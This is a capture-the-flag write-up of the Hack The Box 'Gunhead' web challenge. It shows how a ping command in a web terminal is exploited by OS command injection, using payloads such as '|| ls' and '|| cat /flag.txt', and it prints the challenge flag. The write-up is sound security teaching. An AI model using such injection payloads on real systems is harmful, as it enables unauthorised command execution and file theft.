
Challenge 2 – Gunhead

Very Easy – Web Category




CHALLENGE NAME

Gunhead

During Pandora's training, the Gunhead AI combat robot had been tampered with and was now malfunctioning, causing it to become uncontrollable. With the situation escalating rapidly, Pandora used her hacking skills to infiltrate the managing system of Gunhead and urgently needs to take it down.

Again, this being in the web category we are presented with an IP Address and Port number that takes us to a website.



VISUAL INSPECTION

Starting Visual Inspection... OK
Checking for cracks and deformation... OK
Verifying all lights and indicators are functioning... OK
Confirming all necessary data is displayed correctly... OK

ACTUATORS

Locating all of the actuators... OK
Confirming that the actuator moves in the correct direction... OK
Checking the position sensors, limit switches... OK
Checking for voltage issues... OK

POWER SYSTEMS

Locating all of the components of the power system... OK
Verifying that the power connections are properly connected... OK
Checking the voltage and current levels... OK
Running performance tests on the charging system... OK

SENSORS

Verifying that the sensor connections are properly connected... OK
Testing all the sensors... OK
Monitoring the sensor data... OK
Running performance tests... OK

// INTEGER_STATUS


Last Update: Feb 7, 2023.
Release Date: TBA
Creator: Xclow3n
Design Document: In Progress.

zPlat v. 2022-03-25
hackReg v. 2022-08-21

Current Activity: Planning phase involving character redesigns, story development, and mechanics development.

At First glance we can tell that this is probably not going to be a simple SQL injection, but something that catches my eye is the command prompt option on the bar to the right.


Which opens this terminal…



```
Enter '/help' for all commands
```

VISUAL INSPECTION
Starting visual inspection... OK
Checking for cracks and deformation... OK
Verifying all lights and indicators are functioning... OK
Confirming all necessary data is displayed correctly... OK
ACTUATORS

Upon typing the /help command we get this response…




```
> /help

Current Command List:
/clear // Clears the command prompt. Cannot be undone.
/ping [device IP] // Check recon system
/storage // check storage

Enter '/help' for all commands
```


Not many options available, but odd that it would allow the user to ping devices…



```
PING 8.8.8.8 (8.8.8.8): 56 data bytes

> /ping 8.8.8.8
```

Knowing that it is using a system command to achieve this we can pipe other commands into this one…




```
Router.php
controllers
index.php
models
static
views

> /ping 8.8.8.8.|| ls
```

And it works!

In order to capture the flag, we can simply pipe the command from the ping command for whatever we want to do with the system…



```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
HTB{4lw4y5_54n1t1z3_u53r_1nput!!!}

> /ping 8.8.8.8 || cat /flag.txt
```

Too true HTB too true.

Not too sure why a website would want to have a ping functionality that works through allowing system commands, but if they really wanted to them again would have to sanitize input. Maybe by only allow the user to input the number characters in the IP address they want to ping this could have been avoided.